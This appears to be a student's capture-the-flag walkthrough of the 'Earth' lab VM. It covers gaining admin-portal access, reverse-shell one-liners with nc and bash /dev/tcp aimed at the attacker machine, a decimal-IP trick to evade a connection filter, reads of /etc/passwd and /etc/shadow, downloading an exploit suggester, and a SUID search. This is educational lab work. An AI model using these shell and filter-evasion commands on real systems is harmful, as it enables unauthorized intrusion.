
- According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

I wasn't able to figure out how to decrypt the message so I decided to check the walkthrough

- Convert to hex
- Use that as the key to decrypt the message
- Convert from hex to ascii
- Profit

Sites used:

- https://www.rapidtables.com/convert/number/ascii-to-hex.html
- https://md5decrypt.net/



Hex to ASCII Text String Converter

Enter hex bytes with any prefix / postfix / delimiter and press the *Convert* button (e.g. 45 78 61 6d 70 6C 65 21):

From: Hexadecimal

To: Text

Paste hex numbers or drop file

```
616e67656261643468756d616e736561727468636c696d6174656368616e
67656261643468756d616e736561727468636c696d6174656368616e6765
6261643468756d616e736561727468636c696d6174656368616e67656261
643468756d616e736561727468636c696d6174656368616e676562616434
68756d616e736561727468636c696d6174656368616e6765626164346875
6d616e736561727468636c696d6174656368616e67656261643468756d61
6e736561727468636c696d6174
```

Character encoding: ASCII

```
earthclimatechangebad4humansearthclimatechangebad4humanseart
hclimatechangebad4humansearthclimatechangebad4humansearthcli
matechangebad4humansearthclimatechangebad4humansearthclimate
changebad4humansearthclimatechangebad4humansearthclimatechan
gebad4humansearthclimatechangebad4humansearthclimatechangeba
d4humansearthclimatechangebad4humansearthclimatechangebad4hu
```


Looks like the first message we decrypt is:

Earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimat


Looks like it is just “earthclimatechangebad4humans” over and over, maybe this could be used as a password?

- Username: terra
- Password: earthclimatechangebad4humans
- URL: http://earth.local/admin/login

Looks like those credentials worked! We’ll stop Hydra now…



earth.local/admin/


Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

We can now run a reverse shell from this terminal instead of having to manually enter them in the website admin portal, we’ll use netcat.

In Portal:

- nc -e /bin/sh 192.168.78.14 4444

On Kali:

- nc -lvnp 4444

That didn’t work, lets try bash

- bash -i >& /dev/tcp/192.168.78.14/4444 0>&1

That didn’t work either

We decide to retrieve the passwords using

- cat /etc/passwd

root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync

```
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin systemd-oom:x:998:996:systemd
Userspace OOM Killer:/:/sbin/nologin systemd-timesync:x:997:995:systemd Time
Synchronization:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:996:994:User for polkitd:/:/sbin/nologin rpc:x:32:32:Rpcbind
Daemon:/var/lib/rpcbind:/sbin/nologin cockpit-ws:x:995:991:User for cockpit web
service:/nonexisting:/sbin/nologin cockpit-wsinstance:x:994:990:User for cockpit-ws
instances:/nonexisting:/sbin/nologin tss:x:59:59:Account used for TPM
access:/dev/null:/sbin/nologin abrt:x:173:173::/etc/abrt:/sbin/nologin
setroubleshoot:x:993:989::/var/lib/setroubleshoot:/sbin/nologin rpcuser:x:29:29:RPC Service
User:/var/lib/nfs:/sbin/nologin sshd:x:74:74:Privilege-separated
SSH:/usr/share/empty.sshd:/sbin/nologin dnsmasq:x:992:988:Dnsmasq DHCP and DNS
server:/var/lib/dnsmasq:/sbin/nologin chrony:x:991:987::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin systemd-network:x:985:985:systemd Network
Management:/:/usr/sbin/nologin unbound:x:984:984:Unbound DNS
resolver:/etc/unbound:/sbin/nologin clevis:x:983:983:Clevis Decryption Framework unprivileged
user:/var/cache/clevis:/usr/sbin/nologin earth:x:1000:1000::/home/earth:/bin/bash
```

We discovered two more users:

- earth
- root

In the command prompt we tried to show if there are available RSA keys

- ls ~/.ssh/*.pub

None show up


Tried to cat the shadow file

- cat /etc/shadow

Nothing


Sadly we are stuck again, looking at the walkthrough
It looks like remote connections are forbidden but we can try to get around this by “encrypting” the IP by inputting it as a decimal? This seems to work for this server, I am unsure if it is a reliable way for future exploits but it may be worth a try.

- bash -i >& /dev/tcp/3232255502/4444 0>&1
- Website used: https://www.ipaddressguide.com/ip



```
Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

  • Remote connections are forbidden.

CLI command:
/3232255502/4444 0>&1

Run command

Command output:
```


```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```



kali@kali: ~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26
File Actions Edit View Help

```
        inet6 fe80::a00:27ff:fe22:a0b4  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:22:a0:b4  txqueuelen 1000  (Ethernet)
        RX packets 5317407  bytes 1479797651 (1.3 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6613666  bytes 748393418 (713.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 183  bytes 16578 (16.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 183  bytes 16578 (16.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
^C

┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.78.14] from (UNKNOWN) [192.168.78.26] 40710
bash: cannot set terminal process group (790): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ 
```

We are now in the system! We'll navigate to /tmp to see if we can write




```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

```
bash-5.1$ cd tmp
cd tmp
bash-5.1$ echo "test" > test.txt
echo "test" > test.txt
bash-5.1$ ls
ls
test.txt
bash-5.1$ cat test.txt
cat test.txt
test
bash-5.1$ 
```

Yep we have write access, lets see if we can perform privilege escalation by hosting a http server and serving linux-exploit-suggester then downloading it to the victim.

- sudo cp /usr/share/linux-exploit-suggester/linux-exploit-suggester.sh .



```
──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
─$ sudo cp /usr/share/linux-exploit-suggester/linux-exploit-suggester.sh .
sudo] password for kali:

──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Host the webserver

- python -m SimpleHTTPServer 80


On the victim

- wget 192.168.78.14/linux-exploit-suggester.sh
- ./linux-exploit-suggester.sh
- We can't run it as we don't have permission, we'll have to find another way

We forgot to

- uname -a

Linux version is 5.14.9 Linux earth 5.14.9-200.fc34.x86_64 #1 SMP Thu Sep 30 11:55:35 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux




```
sys
tmp
usr
var
bash-5.1$ uname -a
uname -a
Linux earth 5.14.9-200.fc34.x86_64 #1 SMP Thu Sep 30 11:55:35 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
bash-5.1$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Looks like a really new OS, searching exploits doesn't show up very much

Checking for SUID enabled bits

- find / -user root \(-perm -4000 -o -perm -2000 \) 2>/dev/null




```
bash-5.1$ find / -user root \( -perm -4000 -o -perm -2000 \) 2>/dev/null
find / -user root \( -perm -4000 -o -perm -2000 \) 2>/dev/null
/run/log/journal
/var/log/journal
/var/log/journal/ad3b15cfc6304350a1b82683725e0fed
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/write
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/locate
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/utempter/utempter
/usr/libexec/openssh/ssh-keysign
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Nothing interesting here

I am not confident enough in the other enumeration methods for root escalation I have available so I've decided to look at the walkthrough again

Turns out I actually did the right hing, reset_root in bin isn't a regular system file and we should have checked it out!



```
 setuidputssystemaccess__libc_start_mainlibc.so.6GLIBC_2.2.5__gmon_start__
◆H◆◆◆5◆/◆%◆/@◆%◆/h◆◆◆◆◆◆%◆/h◆◆◆◆◆◆%◆/h◆◆◆◆◆◆%◆/h◆◆◆◆◆◆◆1◆I◆◆^H◆◆H◆◆◆PTI◆◆p@
@@@◆◆f◆◆ff.◆@◆@@@H◆◆@@@H◆◆H◆◆?H◆◆H◆H◆◆t◆H◆◆t◆@@@◆◆◆ff.◆@◆◆◆=/uUH◆◆◆z◆◆◆◆◆.]
otH◆            H◆]\UH◆E◆H◆U◆◆E◆^H◆credentiH◆als rootH◆E◆H◆U◆H◆:theEartH◆his
H◆N*
    1wpH◆◆p◆◆◆H◆◆x◆◆◆b◆◆◆◆uH◆[
H◆N([gbH◆◆P◆◆◆H◆◆X◆◆◆b`◆◆◆H◆C H◆◆C◆◆◆K◆◆◆Q%O◆◆◆H◆U◆H◆u◆H◆E◆A◆
                                                                  ◆H◆◆◆◆E◆◆ @◆◆
H◆◆◆Zb◆◆◆◆H◆◆◆◆◆◆◆H◆◆◆◆◆◆◆H◆u◆H◆◆P◆◆◆A◆◆H◆◆◆◆b◆◆◆◆H◆◆◆◆◆◆◆H◆◆◆R◆◆◆◆◆u◆E◆H◆◆
◆◆◆◆◆u◆E◆◆}◆u ◆8 @◆◆◆◆◆◆◆◆◆◆◆◆x @◆◆◆◆◆◆
◆◆ @◆◆◆◆◆◆◆◆UH◆◆H◆}◆H◆u◆H◆U%M◆D◆E◆◆E◆◆@◆E◆Hc◆H◆E◆H◆◆0◆EЙH◆◆E◆◆◆◆◆◆Hc◆H◆E◆H◆◆◆E◆Hc◆H◆E◆H◆1◆◆◆E◆◆E◆;E◆|◆◆◆]◆f.◆D◆◆
AWL◆=*AVI◆◆AUI◆◆ATA◆◆UH◆-◆)SL)◆H◆◆◆◆◆◆H◆◆t1◆◆L◆◆L◆◆D◆◆A◆◆H◆◆H9◆u◆H◆[]A\A]A^A_◆ff.◆◆◆◆◆◆H◆H◆◆CHECKING IF RESET TR
IGGERS PRESENT... RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth/usr/bin/echo 'root:Earth' | /usr/
sbin/chpasswdRESET FAILED, ALL TRIGGERS ARE NOT PRESENT.@L◆◆◆◆◆◆◆◆\◆◆◆◆p◆◆◆◆◆◆◆◆◆◆◆,◆◆◆◆◆◆◆◆4zRx
                                                                                     8◆◆◆/D0T◆◆◆$D◆◆◆◆P
```

